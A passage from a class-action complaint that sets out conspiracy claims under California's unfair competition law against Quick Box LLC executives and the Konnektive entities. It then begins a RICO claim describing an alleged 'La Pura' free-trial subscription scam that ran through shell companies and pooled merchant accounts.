22 Cause of Action, incorporated here by reference.

23 783. **Conspiracy (Adele):** Defendant Adele was part of a conspiracy to commit  
24 the UCL violations described herein. Adele agreed with the La Pura Defendants and John  
25 Doe(s), James Martell, Chad Biggins, Quick Box LLC, Konnektive LLC, Konnektive  
26 Corporation, Konnektive Rewards LLC, Matthew Martorano, and Kathryn Martorano to  
27 commit these wrongful acts, and intended that these wrongful acts be committed. Such  
28 agreement is implied by the conduct of the parties and can be inferred from the nature of

1 the acts done for the reasons listed in the Conspiracy section of the First Cause of Action  
2 as to Adele, which is incorporated here by reference. The agreement can be inferred from  
3 the relationship between the parties because of the close consulting relationship between  
4 Quick Box LLC and the La Pura Defendants, because of the length of the business  
5 relationship, and because of Adele's role in recruiting clients and in controlling Quick Box  
6 LLC's activities. The agreement can be inferred from the interests of the co-conspirators  
7 because Adele owns a portion of Quick Box LLC and his compensation as CEO depends  
8 on its performance, and Quick Box LLC received payment according to how many items  
9 it shipped and other services it provided, and therefore he had incentive to encourage the  
10 shipment of as many items as possible regardless of whether they were actually ordered.  
11 There was at least a tacit agreement to commit the wrongful acts because Adele was aware  
12 of these wrongful acts, and yet he did not quit shipping the products or terminate the  
13 business relationship with the La Pura Defendants.

14 784. Adele agreed to cooperate in the commission of these wrongful acts and  
15 committed wrongful conduct in furtherance of the conspiracy. Such cooperation includes  
16 all of the activities identified as substantial assistance and encouragement in the aiding and  
17 abetting section of the First Cause of Action, which is incorporated by reference here.  
18 Adele acted in concert with his co-conspirators, as explained therein. Adele further directly  
19 committed UCL "unlawful" violations himself, as discussed *supra*.

20 785. Adele was aware that his co-conspirators planned to commit these UCL  
21 violations, and he knew of the unlawful purpose of the conspiracy, as described *supra* in  
22 the aiding and abetting section of the First Cause of Action as to Adele, which is  
23 incorporated here by reference. Adele acted in furtherance of his own financial gain, in that  
24 Quick Box LLC was paid for its services by the La Pura Defendants and made money each  
25 time a customer was injured, and Adele thereby profited as owner and CEO. Adele owed  
26 duties to Plaintiffs and the Class, as explained in the conspiracy section as to him in the  
27 First Cause of Action, incorporated here by reference.

1           786. **Conspiracy (Biggins):** Defendant Biggins was part of a conspiracy to commit  
2 the UCL violations described herein. Biggins agreed with the La Pura Defendants and John  
3 Doe(s), James Martell, Stephen Adele, Quick Box LLC, Konnektive LLC, Konnektive  
4 Corporation, Konnektive Rewards LLC, Matthew Martorano, and Kathryn Martorano to  
5 commit these wrongful acts, and intended that these wrongful acts be committed. Such  
6 agreement is implied by the conduct of the parties and can be inferred from the nature of  
7 the acts done for the reasons listed in the Conspiracy section of the First Cause of Action  
8 as to Biggins, which is incorporated here by reference. The agreement can be inferred from  
9 the relationship between the parties because of the close consulting relationship between  
10 Quick Box LLC and the La Pura Defendants, because of the length of the business  
11 relationship, and because of Biggins' role in controlling Quick Box LLC's activities. The  
12 agreement can be inferred from the interests of the co-conspirators because Biggins owns  
13 a portion of Quick Box LLC and his compensation as COO depends on its performance,  
14 and Quick Box LLC received payment according to how many items it shipped and other  
15 services it provided, and therefore he had incentive to encourage the shipment of as many  
16 items as possible regardless of whether they were actually ordered. There was at least a  
17 tacit agreement to commit the wrongful acts because Biggins was aware of these wrongful  
18 acts, and yet he did not quit shipping the products or terminate the business relationship  
19 with the La Pura Defendants.

20           787. Biggins agreed to cooperate in the commission of these wrongful acts and  
21 committed wrongful conduct in furtherance of the conspiracy. Such cooperation includes  
22 all of the activities identified as substantial assistance and encouragement in the aiding and  
23 abetting section of the First Cause of Action, which is incorporated by reference here.  
24 Biggins acted in concert with his co-conspirators, as explained therein. Biggins further  
25 directly committed UCL "unlawful" violations himself, as discussed *supra*.

26           788. Biggins was aware that his co-conspirators planned to commit these UCL  
27 violations, and he knew of the unlawful purpose of the conspiracy, as described *supra* in  
28 the aiding and abetting section of the First Cause of Action as to Biggins, which is

1 incorporated here by reference. Biggins acted in furtherance of his own financial gain, in  
2 that Quick Box LLC was paid for its services by the La Pura Defendants and made money  
3 each time a customer was injured, and Biggins thereby profited as owner and COO. Biggins  
4 owed duties to Plaintiffs and the Class, as explained in the conspiracy section as to him in  
5 the First Cause of Action, incorporated here by reference.

6       **789. Conspiracy (Martell):** Defendant Martell was part of a conspiracy to commit  
7 the UCL violations described herein. Martell agreed with the La Pura Defendants and John  
8 Doe(s), Chad Biggins, Stephen Adele, Quick Box LLC, Konnektive LLC, Konnektive  
9 Corporation, Konnektive Rewards LLC, Matthew Martorano, and Kathryn Martorano to  
10 commit these wrongful acts, and intended that these wrongful acts be committed. Such  
11 agreement is implied by the conduct of the parties and can be inferred from the nature of  
12 the acts done for the reasons listed in the Conspiracy section of the First Cause of Action  
13 as to Martell, which is incorporated here by reference. The agreement can be inferred from  
14 the relationship between the parties because of the close consulting relationship between  
15 Quick Box LLC and the La Pura Defendants, because of the length of the business  
16 relationship, and because of Martell's role in controlling Quick Box LLC's activities. The  
17 agreement can be inferred from the interests of the co-conspirators because Martell owns  
18 a portion of Quick Box LLC and his compensation as Vice President of Sales depends on  
19 its performance, and Quick Box LLC received payment according to how many items it  
20 shipped and other services it provided, and therefore he had incentive to encourage the  
21 shipment of as many items as possible regardless of whether they were actually ordered.  
22 There was at least a tacit agreement to commit the wrongful acts because Martell was aware  
23 of these wrongful acts, and yet he did not quit shipping the products or terminate the  
24 business relationship with the La Pura Defendants.

25       **790.** Martell agreed to cooperate in the commission of these wrongful acts and  
26 committed wrongful conduct in furtherance of the conspiracy. Such cooperation includes  
27 all of the activities identified as substantial assistance and encouragement in the aiding and  
28 abetting section of the First Cause of Action, which is incorporated by reference here.

1 Martell acted in concert with his co-conspirators, as explained therein. Martell further  
2 directly committed UCL “unlawful” violations himself, as discussed *supra*.

3 791. Martell was aware that his co-conspirators planned to commit these UCL  
4 violations, and he knew of the unlawful purpose of the conspiracy, as described *supra* in  
5 the aiding and abetting section of the First Cause of Action as to Martell, which is  
6 incorporated here by reference. Martell acted in furtherance of his own financial gain, in  
7 that Quick Box LLC was paid for its services by the La Pura Defendants and made money  
8 each time a customer was injured, and Martell thereby profited as owner and Vice President  
9 of Sales. Martell owed duties to Plaintiffs and the Class, as explained in the conspiracy  
10 section as to him in the First Cause of Action, incorporated here by reference.

11 792. **Conspiracy (Konnektive LLC):** Konnektive LLC was part of a conspiracy  
12 to commit the UCL violations described herein. Konnektive LLC, Konnektive  
13 Corporation, Konnektive Rewards LLC, Matthew Martorano, and Kathryn Martorano are  
14 alleged to be alter egos of one another, and the facts in the aiding and abetting/conspiracy  
15 sections as to each of these Defendants are incorporated herein by reference. Konnektive  
16 LLC agreed with the La Pura Defendants and John Doe(s), James Martell, Stephen Adele,  
17 Chad Biggins, Quick Box LLC, Konnektive Corporation, Konnektive Rewards LLC,  
18 Matthew Martorano, and Kathryn Martorano to commit these wrongful acts, and intended  
19 that these wrongful acts be committed. Such agreement is implied by the conduct of the  
20 parties and can be inferred from the nature of the acts done for the reasons listed in the  
21 Conspiracy section of the First Cause of Action as to Konnektive LLC, which is  
22 incorporated here by reference. The agreement can be inferred from the relationship  
23 between the parties because of the close coaching relationship, because of the length of the  
24 business relationship, and because of Konnektive LLC’s intimate involvement in helping  
25 operate the scam. The agreement can be inferred from the interests of the co-conspirators  
26 because Konnektive LLC received payment according to how many transactions it  
27 processed, and therefore had incentive to encourage the sale of as many items as possible  
28 regardless of whether they were actually ordered. There was at least a tacit agreement to

1 commit the wrongful acts because Konnektive LLC was aware these wrongful acts, and  
2 yet it did not quit processing transactions, coaching, providing the load balancer, or  
3 terminate the business relationship with the La Pura Defendants.

4 793. Konnektive LLC agreed to cooperate in the commission of these wrongful  
5 acts and committed wrongful conduct in furtherance of the conspiracy. Such cooperation  
6 includes all of the activities identified as substantial assistance and encouragement in the  
7 aiding and abetting section of the First Cause of Action, which is incorporated by reference  
8 here. Konnektive LLC acted in concert with its co-conspirators, as explained therein.  
9 Konnektive LLC further directly committed UCL “unlawful” violations itself, as discussed  
10 *supra*.

11 794. Konnektive LLC was aware that its co-conspirators planned to commit these  
12 UCL violations, and it knew of the unlawful purpose of the conspiracy, as described *supra*  
13 in the aiding and abetting section of the First Cause of Action as to Konnektive LLC, which  
14 is incorporated here by reference. Konnektive LLC acted in furtherance of its own financial  
15 gain, in that they made money each time a customer was injured. Konnektive LLC owed  
16 duties to Plaintiffs and the Class, as explained in the conspiracy section as to it in the First  
17 Cause of Action, incorporated here by reference.

18 795. **Conspiracy (Konnektive Corporation):** Konnektive Corporation was part  
19 of a conspiracy to commit the UCL violations described herein. Konnektive LLC,  
20 Konnektive Corporation, Konnektive Rewards LLC, Matthew Martorano, and Kathryn  
21 Martorano are alleged to be alter egos of one another, and the facts in the aiding and  
22 abetting/conspiracy sections as to each of these Defendants are incorporated herein by  
23 reference. Konnektive Corporation agreed with the La Pura Defendants and John Doe(s),  
24 James Martell, Stephen Adele, Chad Biggins, Quick Box LLC, Konnektive LLC,  
25 Konnektive Rewards LLC, Matthew Martorano, and Kathryn Martorano to commit these  
26 wrongful acts, and intended that these wrongful acts be committed. Such agreement is  
27 implied by the conduct of the parties and can be inferred from the nature of the acts done  
28 for the reasons listed in the Conspiracy section of the First Cause of Action as to

1 Konnektive Corporation, which is incorporated here by reference. The agreement can be  
2 inferred from the relationship between the parties because of the close coaching  
3 relationship, because of the length of the business relationship, and because of Konnektive  
4 Corporation’s intimate involvement in helping operate the scam. The agreement can be  
5 inferred from the interests of the co-conspirators because Konnektive Corporation received  
6 payment from Konnektive LLC to maintain the software, which increased according to  
7 how many transactions were processed, and therefore had incentive to encourage the sale  
8 of as many items as possible regardless of whether they were actually ordered. There was  
9 at least a tacit agreement to commit the wrongful acts because Konnektive Corporation was  
10 aware these wrongful acts, and yet it did not quit processing transactions, coaching,  
11 providing the load balancer, or terminate the business relationship with the La Pura  
12 Defendants.

13 796. Konnektive Corporation agreed to cooperate in the commission of these  
14 wrongful acts and committed wrongful conduct in furtherance of the conspiracy. Such  
15 cooperation includes all of the activities identified as substantial assistance and  
16 encouragement in the aiding and abetting section of the First Cause of Action, which is  
17 incorporated by reference here. Konnektive Corporation acted in concert with its co-  
18 conspirators, as explained therein. Konnektive Corporation further directly committed  
19 UCL “unlawful” violations itself, as discussed *supra*.

20 797. Konnektive Corporation was aware that its co-conspirators planned to commit  
21 these UCL violations, and it knew of the unlawful purpose of the conspiracy, as described  
22 *supra* in the aiding and abetting section of the First Cause of Action as to Konnektive  
23 Corporation, which is incorporated here by reference. Konnektive Corporation acted in  
24 furtherance of its own financial gain, in that they made money because customers were  
25 injured. Konnektive Corporation owed duties to Plaintiffs and the Class, as explained in  
26 the conspiracy section as to it in the First Cause of Action, incorporated here by reference.

27 798. **Conspiracy (Konnektive Rewards):** Konnektive Rewards LLC was part of  
28 a conspiracy to commit the UCL violations described herein. Konnektive LLC, Konnektive

1 Corporation, Konnektive Rewards LLC, Matthew Martorano, and Kathryn Martorano are  
2 alleged to be alter egos of one another, and the facts in the aiding and abetting/conspiracy  
3 sections as to each of these Defendants are incorporated herein by reference. Konnektive  
4 Rewards LLC agreed with the La Pura Defendants and John Doe(s), James Martell,  
5 Stephen Adele, Chad Biggins, Quick Box LLC, Konnektive LLC, Konnektive  
6 Corporation, Matthew Martorano, and Kathryn Martorano to commit these wrongful acts,  
7 and intended that these wrongful acts be committed. Such agreement is implied by the  
8 conduct of the parties and can be inferred from the nature of the acts done, as explained in  
9 the aiding and abetting sections on the other entities which it is an alter ego of. The  
10 agreement can be inferred from the relationship between the parties and the interests of the  
11 co-conspirators, as is also explained in the aiding and abetting and conspiracy sections on  
12 the other entities which it is an alter ego of. There was at least a tacit agreement to commit  
13 the wrongful acts, as likewise is explained in the aiding and abetting and conspiracy  
14 sections on the other entities which it is an alter ego of.

15 799. Konnektive Rewards LLC agreed to cooperate in the commission of these  
16 wrongful acts and committed wrongful conduct in furtherance of the conspiracy. Such  
17 cooperation includes all of the activities identified as substantial assistance and  
18 encouragement in the aiding and abetting section of the First Cause of Action for the other  
19 entities which it is an alter ego of, which is incorporated by reference here. Konnektive  
20 Rewards LLC acted in concert with its co-conspirators, as explained therein. Konnektive  
21 Rewards LLC further directly committed UCL “unlawful” violations itself as an alter ego,  
22 as discussed *supra*.

23 800. Konnektive Rewards LLC was aware that its co-conspirators planned to  
24 commit these UCL violations, and it knew of the unlawful purpose of the conspiracy, as  
25 described *supra* in the aiding and abetting section of the First Cause of Action as to the  
26 other entities which it is an alter ego of, which is incorporated here by reference.  
27 Konnektive Rewards LLC acted in furtherance of its own financial gain, in that the  
28 consolidated entity it is a part of made money because customers were injured. Konnektive

1 Rewards LLC owed duties to Plaintiffs and the Class, as explained in the conspiracy section  
2 as to it in the First Cause of Action, incorporated here by reference.

3       **801. Conspiracy (Matthew Martorano):** Matthew Martorano was part of a  
4 conspiracy to commit the UCL violations described herein. Konnektive LLC, Konnektive  
5 Corporation, Konnektive Rewards LLC, Matthew Martorano, and Kathryn Martorano are  
6 alleged to be alter egos of one another, and the facts in the aiding and abetting/conspiracy  
7 sections as to each of these Defendants are incorporated herein by reference. Matthew  
8 Martorano agreed with the La Pura Defendants and John Doe(s), James Martell, Stephen  
9 Adele, Chad Biggins, Quick Box LLC, Konnektive Corporation, Konnektive Rewards  
10 LLC, Konnektive LLC, and Kathryn Martorano to commit these wrongful acts, and  
11 intended that these wrongful acts be committed. Such agreement is implied by the conduct  
12 of the parties and can be inferred from the nature of the acts done for the reasons listed in  
13 the Conspiracy section of the First Cause of Action as to Matthew Martorano, which is  
14 incorporated here by reference. The agreement can be inferred from the relationship  
15 between the parties because of the close coaching relationship, because of the length of the  
16 business relationship, and because of Matthew Martorano's intimate involvement in  
17 helping operate the scam. The agreement can be inferred from the interests of the co-  
18 conspirators because Matthew Martorano was the owner of Konnektive LLC, which  
19 received payment according to how many transactions it processed, and therefore had  
20 incentive to encourage the sale of as many items as possible regardless of whether they  
21 were actually ordered. There was at least a tacit agreement to commit the wrongful acts  
22 because Matthew Martorano was aware these wrongful acts, and yet he did not direct  
23 Konnektive LLC to quit processing transactions, did not quit coaching, providing the load  
24 balancer, or terminate the business relationship with the La Pura Defendants.

25       **802.** Matthew Martorano agreed to cooperate in the commission of these wrongful  
26 acts and committed wrongful conduct in furtherance of the conspiracy. Such cooperation  
27 includes all of the activities identified as substantial assistance and encouragement in the  
28 aiding and abetting section of the First Cause of Action, which is incorporated by reference

1 here. Matthew Martorano acted in concert with his co-conspirators, as explained therein.  
2 Matthew Martorano further directly committed UCL “unlawful” violations himself, as  
3 discussed *supra*.

4 803. Matthew Martorano was aware that his co-conspirators planned to commit  
5 these UCL violations, and he knew of the unlawful purpose of the conspiracy, as described  
6 *supra* in the aiding and abetting section of the First Cause of Action as to Matthew  
7 Martorano, which is incorporated here by reference. Matthew Martorano acted in  
8 furtherance of his own financial gain, in that he made money each time a customer was  
9 injured. Matthew Martorano owed duties to Plaintiffs and the Class, as explained in the  
10 conspiracy section as to him in the First Cause of Action, incorporated here by reference.

11 804. **Conspiracy (Kathryn Martorano):** Kathryn Martorano was part of a  
12 conspiracy to commit the UCL violations described herein. Konnektive LLC, Konnektive  
13 Corporation, Konnektive Rewards LLC, Matthew Martorano, and Kathryn Martorano are  
14 alleged to be alter egos of one another, and the facts in the aiding and abetting/conspiracy  
15 sections as to each of these Defendants are incorporated herein by reference. Kathryn  
16 Martorano agreed with the La Pura Defendants and John Doe(s), James Martell, Stephen  
17 Adele, Chad Biggins, Quick Box LLC, Konnektive Corporation, Konnektive Rewards  
18 LLC, Konnektive LLC, and Matthew Martorano to commit these wrongful acts, and  
19 intended that these wrongful acts be committed. Such agreement is implied by the conduct  
20 of the parties and can be inferred from the nature of the acts done for the reasons listed in  
21 the Conspiracy section of the First Cause of Action as to Kathryn Martorano, which is  
22 incorporated here by reference. The agreement can be inferred from the relationship  
23 between the parties because of the close coaching relationship, because of the length of the  
24 business relationship, and because of Kathryn Martorano’s intimate involvement in helping  
25 operate the scam. The agreement can be inferred from the interests of the co-conspirators  
26 because Kathryn Martorano was the owner of Konnektive Corporation, which received  
27 more money the more transactions were processed, and therefore had incentive to  
28 encourage the sale of as many items as possible regardless of whether they were actually

1 ordered. There was at least a tacit agreement to commit the wrongful acts because Kathryn  
2 Martorano was aware these wrongful acts, and yet she did not direct Konnektive  
3 Corporation to quit processing transactions, did not quit coaching, providing the load  
4 balancer, or terminate the business relationship with the La Pura Defendants.

5 805. Kathryn Martorano agreed to cooperate in the commission of these wrongful  
6 acts and committed wrongful conduct in furtherance of the conspiracy. Such cooperation  
7 includes all of the activities identified as substantial assistance and encouragement in the  
8 aiding and abetting section of the First Cause of Action, which is incorporated by reference  
9 here. Kathryn Martorano acted in concert with her co-conspirators, as explained therein.  
10 Kathryn Martorano further directly committed UCL “unlawful” violations herself, as  
11 discussed *supra*.

12 806. Kathryn Martorano was aware that her co-conspirators planned to commit  
13 these UCL violations, and she knew of the unlawful purpose of the conspiracy, as described  
14 *supra* in the aiding and abetting section of the First Cause of Action as to Kathryn  
15 Martorano, which is incorporated here by reference. Kathryn Martorano acted in  
16 furtherance of her own financial gain, in that she made money each time a customer was  
17 injured. Kathryn Martorano owed duties to Plaintiffs and the Class, as explained in the  
18 conspiracy section as to her in the First Cause of Action, incorporated here by reference.

19 **FIFTH CAUSE OF ACTION**  
20 **Violation of the Racketeer Influenced and**  
21 **Corrupt Organizations Act (“RICO”)**  
22 **18 U.S.C. §§ 1961, *et seq.***  
23 **(All Defendants)**

24 807. Plaintiff incorporates all preceding and subsequent paragraphs by reference as  
25 if set forth fully herein.

26 808. Plaintiff brings this claim individually and on behalf of the Class under the  
27 Racketeer Influenced and Corrupt Organizations Act (“RICO”), 18 U.S.C. §§ 1961, *et seq.*,  
28 on behalf of themselves and the Classes against all Defendants.

1 809. 18 U.S.C. § 1962(c) provides that “[i]t shall be unlawful for any person  
2 employed by or associated with any enterprise engaged in, or the activities of which affect,  
3 interstate or foreign commerce, to conduct or participate, directly or indirectly, in the  
4 conduct of such enterprise’s affairs through a pattern of racketeering activity or collection  
5 of unlawful debt.”

6 810. 18 U.S.C. § 1962(d) provides that “[i]t shall be unlawful for any person to  
7 conspire to violate any of the provisions of subsection (a), (b), or (c) of this section.”

8 811. Defendants have committed violations of these sections, as described in  
9 further detail below.

10 812. Defendants are “persons” within the meaning of 18 U.S.C. § 1961(3), which  
11 defines a person as “any individual or entity capable of holding a legal or beneficial interest  
12 in property.”

13 813. **The La Pura Enterprise:** The shell company La Pura Defendants, along with  
14 the John Does who created them and the La Pura Products, constitute an “enterprise” within  
15 the meaning of 18 U.S.C. § 1961(4) because they are corporations (“the La Pura  
16 Enterprise”) and are associated in fact. They were operated by the John Doe individual  
17 defendants who created these companies as an enterprise in violation of RICO. These John  
18 Doe(s) conducted the affairs of this corporation through illegal acts, namely the mail fraud,  
19 wire fraud, and bank fraud described herein. The La Pura Enterprise consists of Defendants  
20 Total Health Supply TUA Inc.; DL Group Inc.; Beautiful Skin and Health SL, Inc.; Beauty  
21 and Balance LV, Inc.; Coastal Beauty Care KV, Inc.; Coastal Health & Body TML, Inc.;  
22 Coastal Skin Care DC, Inc.; Complete Beautiful Skin DT, Inc.; Complete Dietary Health  
23 DT Inc.; Diet and Beauty Enterprise JB, Inc.; Diet Focus MG, Inc.; Dietary 8 Leaves TL,  
24 Inc.; Dietary Care Group MK, Inc.; Dietary Health DL, Inc.; Dietary Health Management  
25 SL, Inc.; Dietary Health Supplements ADN, Inc.; Dietary Mind & Body AR, Inc.; Dietary  
26 Pills TTH, Inc.; Dietary Supplements 8 Leaves TL, Inc.; Dietary Supplements NS, Inc; EM  
27 Strength & Wellness Products, Inc.; EW Ideal Health Store, Inc.; EW Radiant Skin Store,  
28 Inc.; Fit and Slim Body OLO, Inc.; Fit Body Forever KZ, Inc.; Fit Lifestyle Enterprise JD,

1 Inc.; Fitness & Health Supplements PKL, Inc.; Flawless Beauty Forever MC, Inc.; Forever  
2 Beautiful Products KZ, Inc.; Forever Beauty and Balance JL, Inc.; Health & Body Care  
3 TN, Inc.; Health & Skin Nutrition JLN, Inc.; Health & Wellness Products EM, Inc.; Health  
4 and Diet Products ISA, Inc.; Health and Fitness Lifestyle JL, Inc.; Health Enterprise AR,  
5 Inc.; Health Enterprise LT, Inc.; Health Skin and Beauty Maya, Inc.; Health Skin and Body  
6 JB, Inc.; Healthy and Slim TT, Inc.; Healthy Beautiful Skin JD, Inc.; Healthy Body &  
7 Balance CD, Inc.; Healthy Fit Lifestyle DC, Inc.; Healthy Leaves TL, Inc.; Healthy  
8 Lifestyle Diet JL, Inc.; Healthy Skin Group TQH, Inc.; Healthy Skin Lifestyle JB, Inc.;  
9 Healthy Supplements Maya, Inc.; Ideal Skin & Health Care NA, Inc.; Lasting Fitness &  
10 Beauty JLN, Inc.; PKL Everlasting Beauty, Inc.; Radiant Skin & Body Shop ATN, Inc.;  
11 Remarkable Beauty TN, Inc.; Remarkable Health Supply PO, Inc.; Select Skin Products  
12 MV, Inc.; Skin and Beauty NS, Inc.; Skin Beauty & Health JN, Inc.; Skin Beauty and  
13 Balance CD, Inc.; Skin Beauty Enterprise MG, Inc.; Skin Beauty Products ISA, Inc.; Skin  
14 Care Enterprise TTH, Inc.; Skin Care Group MK, Inc.; Skin Products Rubio, Inc.; Strength  
15 & Fitness Lifestyle LT, Inc.; Total Fitness & Health MC, Inc.; and Vibrant Face & Beauty  
16 Shop ATN, Inc., as well as any unknown John Doe shell companies used by the La Pura  
17 Defendants as part of the scheme.

18 814. The John Doe(s) who created the La Pura Enterprise agreed to—and did—  
19 operate the La Pura Enterprise through a pattern of racketeering activity. These Defendants  
20 conducted the La Pura Enterprise’s affairs through illegal acts, specifically, multiple related  
21 acts of mail fraud, wire fraud, and bank fraud, as described herein, as well as conspiring to  
22 commit mail fraud, wire fraud, and bank fraud.

23 815. The individuals and entities comprising the La Pura Enterprise had a common  
24 purpose, namely to defraud victims purchasing the La Pura Products. Each individual and  
25 entity involved benefited financially from doing so. The John Doe(s) who created the shell  
26 companies and the La Pura Products profited from each sale because they were the ultimate  
27 owners of the La Pura Products. The shell companies were controlled by the John Doe(s),  
28 who used a series of “front people” to pretend to own them, even though in fact the profits

1 were ultimately routed to the John Doe(s). These individuals and entities were not engaging  
2 in routine commercial dealings because they knew the customers had not actually ordered  
3 the products they were selling, and intentionally deceived customers about what they were  
4 ordering and about endorsements and other characteristics of those products as described  
5 herein. The shell companies were created using fake officers and fake websites specifically  
6 to obtain merchant accounts for use in fraud, which is not a routine commercial dealing  
7 and has no legitimate purpose. Indeed, the reason for requiring individuals to submit their  
8 real names on merchant account applications is to ensure that they are not on the MATCH  
9 list of individuals forbidden from having merchant accounts. The reason for requiring the  
10 submission of the real website on which consumers purchase products in a merchant  
11 account application is to ensure compliance with card brand (VISA/Mastercard etc.) rules  
12 designed to protect consumers.

13 816. The La Pura Enterprise was structured with each shell company nominally  
14 being a separate company, but in fact created for the purpose of masking the involvement  
15 of the John Doe(s) by obtaining additional merchant accounts in the names of “front  
16 people.” Each of the shell companies would create a “false front” website with fake  
17 products they purported to sell, and then apply for merchant accounts in the names of the  
18 front people. The money obtained from these accounts was transferred to the John Doe(s)  
19 without regard for the shell companies’ nominal legal existence, and the John Doe(s) in  
20 fact controlled and operated those shell company Defendants. Their activities were  
21 coordinated because the John Doe(s) used forged paperwork to control the actions of those  
22 shell companies and then pooled the merchant accounts they obtained for use in selling the  
23 La Pura Products. The John Doe(s) paid the “front people” in exchange for using their legal  
24 names on corporate paperwork for the shell companies, and then controlled those shell  
25 companies themselves without regard to who had the legal right to control them. The  
26 relationship between the shell company La Pura Defendants and the John Doe(s) was an  
27 ongoing organization with both formal and informal elements. It was formalized through  
28 contracts signed between the various shell companies on behalf of their legal owners and

1 executives, including the merchant account applications. It was informal in that the John  
2 Doe(s) in fact controlled the shell companies' actions, and treated them as a unit even  
3 though they formally purported to be separate entities selling non-existent products. The  
4 shell company La Pura Defendants and the John Doe(s) behind them worked together in  
5 an indispensable and integrated manner to mutually engage in wrongful acts, in that: (1)  
6 all of the shell companies were controlled by the John Doe(s); (2) the shell companies'  
7 merchant accounts were pooled together to charge consumers using a single unified  
8 software implementation from common landing pages; and (3) without all of the shell  
9 companies' cooperating, their individual merchant accounts would have been flagged for  
10 fraud and cancelled.

11 817. The John Doe(s) behind the La Pura Products hired other additional John Doe  
12 vendors, such as affiliate networks and "crooked processors." These vendors were paid a  
13 portion of the proceeds in exchange for their services, knowing that they were assisting in  
14 a scam. The John Doe affiliate networks aggregated groups of freelance affiliates and were  
15 paid a flat amount by the John Doe(s) and the La Pura Defendants, generally on a "cost per  
16 action" basis (in other words, each time someone made a purchase). The "crooked  
17 processors" assisted with processing transactions through the merchant accounts and had a  
18 vendor/vendee relationship with the John Doe(s) and the La Pura Defendants. Further  
19 information regarding their role is within the exclusive possession of the Defendants.

20 818. Each of the members of the La Pura Enterprise knew about the general nature  
21 of the enterprise and knew that the enterprise extended beyond their individual role. The  
22 nature and structure of these scams was widely known across the industry, as evidenced by  
23 the keynote speech at the Affiliate Summit in 2019 described herein. The John Doe(s)  
24 behind the La Pura Products and the La Pura Defendants knew about the entirety of the  
25 enterprise because they hired the vendors used to support the scam.

26 819. The La Pura Enterprise functioned as a continuing unit because these  
27 formal/informal relationships lasted for a long period of time, at least from April 25, 2018,  
28 when DL Group, Inc. was first registered in Delaware until at least the date this lawsuit

1 was filed on June 12, 2020.

2 820. The La Pura Enterprise qualifies as a closed-ended enterprise because the  
3 predicate acts occurred over a period of at least 14 months (from April 25, 2018 to the date  
4 suit was filed). The La Pura Enterprise qualifies as an open-ended enterprise, in that it was  
5 actively continuing to commit predicate acts as of the date of the filing of this lawsuit, and  
6 it has continued to receive BBB complaints of fraudulent billing post-suit. Its past conduct  
7 by its nature poses a threat of repetition not only because the conduct has continued post-  
8 suit, but because the La Pura Defendants' business has been structured around fraudulently  
9 billing customers (by using a shell company/merchant account scheme). Committing these  
10 predicate acts has become a regular way of doing business among these Defendants and is  
11 thus likely to recur.

12 821. **The Quick Box Enterprise:** Quick Box LLC constitutes an "enterprise"  
13 within the meaning of 18 U.S.C. § 1961(4) because it is a corporation ("the Quick Box  
14 enterprise"). Quick Box LLC's CEO Stephen Adele, its COO Chad Biggins, and its Vice  
15 President of Sales, James Martell, all persons, conducted Quick Box LLC's affairs through  
16 illegal acts, specifically multiple related acts of mail fraud, wire fraud, and bank fraud, as  
17 well as conspiracy to commit mail fraud, wire fraud, and bank fraud.

18 822. The Quick Box Enterprise has been in operation as a racketeering enterprise  
19 since at least July 2017 (when it merged with Private Label Campaigns and was creating  
20 "turn key" free trial scams for clients). The company itself was formed on October 2, 2009.  
21 Defendant Stephen Adele is the CEO of Quick Box LLC and has operated the company  
22 since at least October 2017. On information and belief, based on the merger date with  
23 Private Label Campaigns, James Martell joined the company as its Vice President of Sales  
24 in July 2017. Chad Biggins was a co-founder and has had a senior management role since  
25 the company's inception. The company was assisting in free trial scams as early as 2011,  
26 when it was offering white papers on the 2chads.com website to assist in such scams. Quick  
27 Box was not just involved in the La Pura scam, but with many others, and it functioned as  
28 an ongoing racketeering enterprise providing similar services to many other scammers.

1 After the merger with Private Label Campaigns, Adele, Martell, and Biggins caused Quick  
2 Box LLC to offer services supporting all aspects of free trial scams, including funding the  
3 advertising, creating and running the ads, purchasing traffic from third party sources,  
4 running an in-house affiliate network, maintaining a database of prior scam victims to  
5 contact, creating the websites, incorporating shell companies for clients, obtaining  
6 merchant accounts for clients, processing transactions, creating labels and brands for the  
7 products, manufacturing “white label” products, handling chargebacks and returns,  
8 handling customer complaints, and training customer service representatives. Quick Box  
9 LLC would further arrange for partnerships between its clients and other third party service  
10 providers. The services were the definition of turn-key: Quick Box LLC recruited clients  
11 from conferences it knew to be frequented by Internet scammers, and in many cases created  
12 entire free trial scams for those clients from scratch, top-to-bottom. This is precisely why  
13 2Chads/Quick Box LLC merged with Private Label Campaigns: because by combining the  
14 services that the companies had been offering separately, they could offer almost every  
15 service needed to run such a scam. On information and belief, and based on the formation  
16 date of DL Group Inc., Quick Box LLC was providing the La Pura Defendants services  
17 since at least April 2018. The details of those services are contained in the aiding and  
18 abetting and conspiracy sections of the First Cause of Action as to the respective Quick  
19 Box Defendants, and are incorporated here by reference.

20 823. The Quick Box Enterprise qualifies as a closed-ended enterprise because the  
21 predicate acts occurred over a period exceeding three years (from at least July 2017 to the  
22 date suit was filed). The Quick Box Enterprise qualifies as an open-ended enterprise, in  
23 that it was actively continuing to commit predicate acts as of the date of the filing of this  
24 lawsuit, and both the Quick Box and La Pura BBB pages have continued to receive BBB  
25 complaints of fraudulent billing post-suit. Its past conduct by its nature poses a threat of  
26 repetition not only because the conduct has continued post-suit, but because Quick Box  
27 LLC’s business has been structured around providing support services for clients known  
28 to be engaging in fraud, and such clients comprise a large part of Quick Box LLC’s client

1 base. Committing these predicate acts has become a regular way of doing business at Quick  
2 Box LLC and is thus likely to recur.

3 824. On information and belief, Quick Box LLC was providing services to the La  
4 Pura Defendants at least as of April 2018, when the earliest known Delaware corporation  
5 (DL Group Inc.) was first registered.

6 825. The services provided by Quick Box LLC to the La Pura Defendants are  
7 described in the aiding and abetting section as to Quick Box LLC in the First Cause of  
8 Action, which is incorporated by reference. Those services were not routine contracts or  
9 the acts of a routine service provider. First, Quick Box LLC had knowledge of the scam,  
10 as described in detail in the aiding and abetting sections as to Quick Box LLC, Adele,  
11 Biggins, and Martell in the First Cause of Action, which are incorporated here by reference.  
12 Second, the nature of the services provided rules out any innocent explanation, such as that  
13 Quick Box LLC was a mere shipping company. Those services included directly running  
14 advertising campaigns through its in-house affiliate network or by sending advertisements  
15 to its database of prior scam victims, which required knowledge of the fraudulent ads.  
